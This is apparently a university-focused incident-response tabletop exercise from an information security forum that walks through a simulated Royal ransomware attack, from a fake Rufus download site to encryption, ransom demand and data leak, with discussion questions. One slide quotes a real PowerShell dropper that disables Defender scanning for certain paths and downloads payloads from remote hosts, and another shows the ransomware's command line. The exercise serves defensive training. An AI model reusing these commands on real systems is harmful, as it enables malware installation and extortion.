DIR Tabletop

March 30, 2023 **Information Security Forum**





Introductions

Exercise Guidelines

- This exercise will be held in an open, no-fault environment. Varying viewpoints are expected.
- There are no trick questions or hidden agendas.
- There are no right or wrong answers.
- Use your capabilities and knowledge derived from your training and experience to respond to the scenario.
- Decisions are not precedent setting and may not reflect your organization's final position on a given issue.
 - This is an opportunity to discuss multiple options, possible solutions, and/or suggested actions to resolve or mitigate a problem.




Exercise Guidelines

- You are an Institute of Higher Education (Technology University).
- The following players should be considered:
 - Administration
 - Faculty
 - Board Members
 - Students and Families
- All characters and events in this tabletop event are fictitious. Any resemblance to any person, living or dead, or actual events is purely coincidental.
- Please note: TLP:GREEN



Royal Ransomware

Attack Map





Day 1

Your IT Administrator searches for software to create a bootable USB drive.

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ibbgolfclub.com · https://www.ibbgolfclub.com :

TradingView Desktop - Download for Windows PC

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Download Archiver - All file Formats - For Windows PC

Rufus - Download For Windows PC

Rufus - Utility that helps create bootable USB flash drive. **Rufus** helps creat bootable USB flash drives.




Malicious Download

http://rufus-download.software/download-index1.html

- They are taken to a website that seems legitimate.
- The administrator downloads and installs the program.








Official Download

 The actual website for Rufus download







The Payload is Executed

 The malicious download begins to execute its payload.

```
Add-MpPrefer'ence -ExclusionExtension ".rar", ".cmd", ".bat", ".zip", ".exe"
Add-MpPrefer ence -ExclusionPath "C:\Windows\System32\drivers\etc", "C:\Windows\System32\Config", "$env:APPDATA"
Add-MpPrefer'ence -ExclusionProcess "ZipCosdaz.exe", "ZipCosdaz1.exe", "Explorer.exe"
Invoke-WebRe'quest -Uri ("https://bitbucket.org/ganhack123/load/downloads/ZipCosdaz1.exe.gpg") -OutFile $env:APPDATA\ZipCosdaz1.exe.gpg
Invoke-WebRe'quest -Uri ("https://bitbucket.org/ganhack123/load/downloads/ZipCosdaz.exe.gpg") -OutFile $env:APPDATA\ZipCosdaz.exe.gpg
Invoke-WebRe`quest -Uri ("https://bitbucket.org/ganhack123/load/downloads/ZLocal.gpg") -OutFile $env:APPDATA\ZLocal.exe.gpg
sleep -Milliseconds 245
Invoke-Web Request -Uri https://raw.githubusercontent.com/swagkarna/Bypass-Tamper-Protection/main/NSudo.exe -OutFile Senv:APPDATA\NSudo.exe
Invoke-Web Request -Uri https://raw.githubusercontent.com/swagkarna/Bypass-Tamper-Protection/main/NSudo.exe -OutFile Senv:APPDATA\NSudo.exe
Invoke-Web Request -Uri https://raw.githubusercontent.com/swagkarna/Bypass-Tamper-Protection/main/NSudo.exe -OutFile Senv:APPDATA\NSudo.exe
sleep -Milliseconds 245
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12
$WebClient = New-Object System.Net.WebClient
$WebClient.DownloadFile("https://app.prntscr.com/build/setup-lightshot.exe", "$env:APPDATA\setup.exe")
.$env:APPDATA\setup.exe
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12
function Install-GnuPg {
 [CmdletBinding()]
 param
    [Parameter(Mandatory)]
    [ValidateNotNullOrEmpty()]
    [string]$DownloadFolderPath,
    [Parameter()]
    [ValidateNotNullOrEmpty()]
    [string]$DownloadUrl = 'http://files.gpg4win.org/gpg4win-2.2.5.exe'
```

https://twitter.com/1ZRR4H/status/1616682530832252930



- 1. How could this scenario have been prevented?
- 2. Would you have received alerts when the malicious payload was downloaded?
- 3. What capabilities and resources can you think of to aid in this situation?



Encryption

The Encryption Starts

• End users notice that files in their project folder begin to display .royal extension and they are not able to open them.

Name	Date modified	Туре	Size
abitype.py.royal	04/10/2022 17:58	ROYAL File	7 KB
analyze_dxp.py.royal	04/10/2022 17:58	ROYAL File	5 KB
byext.py.royal	04/10/2022 17:58	ROYAL File	5 KB
byteyears.py.royal	04/10/2022 17:58	ROYAL File	3 KB
checkpip.py.royal	04/10/2022 17:58	ROYAL File	2 KB
checkpyc.py.royal	04/10/2022 17:58	ROYAL File	3 KB
cleanfuture.py.royal	04/10/2022 17:58	ROYAL File	10 KB
combinerefs.py.royal	04/10/2022 17:58	ROYAL File	5 KB
copytime.py.royal	04/10/2022 17:58	ROYAL File	2 KB
crlf.py.royal	04/10/2022 17:58	ROYAL File	2 KB

https://www.fortinet.com/blog/threat-research/ransomware-roundup-royal-ransomware




Encryption Details

• There are two arguments that need to be passed to kick the encryption process off. "-path" determines what is to be encrypted, whether a single directory or an entire drive. "-id" appears to be how the group identifies it's victims.

```
c:\Users\ \Desktop>Ransom.Royal.exe -path C:\ -id 1234567812345678123456
7812345678
```


• Regardless of whether either of these arguments are provided, the malware goes ahead and deletes the volume shadow copies off the system.





The Encryption is Noticed


Some files appear to be partially encrypted





README.TXT








Royal Dark Web Page

- You travel to the Dark Web to view the website listed in readme.txt.
- There you see this contact form. When you contact Royal, they request a ransom of 2.5 million dollars.








- 1. What Internal and External notifications would your organization make?
 - A. Are your notification thresholds documented?
- 2. How would you recover the encrypted data? What resources are required?
 - A. Are your backups isolated?
- 3. Would you pay the ransom?



Inject

Exfiltration

• A security researcher reports your organization's customer data, containing PII (personally identifiable information), has been posted on the Dark Web.





- 1. How would you verify the claims of data exfiltration?
 - A. Are your logs sufficient to determine what has left the network?
- 2. What *Internal* and *External* notifications would your organization make now that the sensitive data has been exfiltrated?
 - A. Would a public announcement be issued at this point?
 - B. How would you notify potentially affected victims?



Thank You

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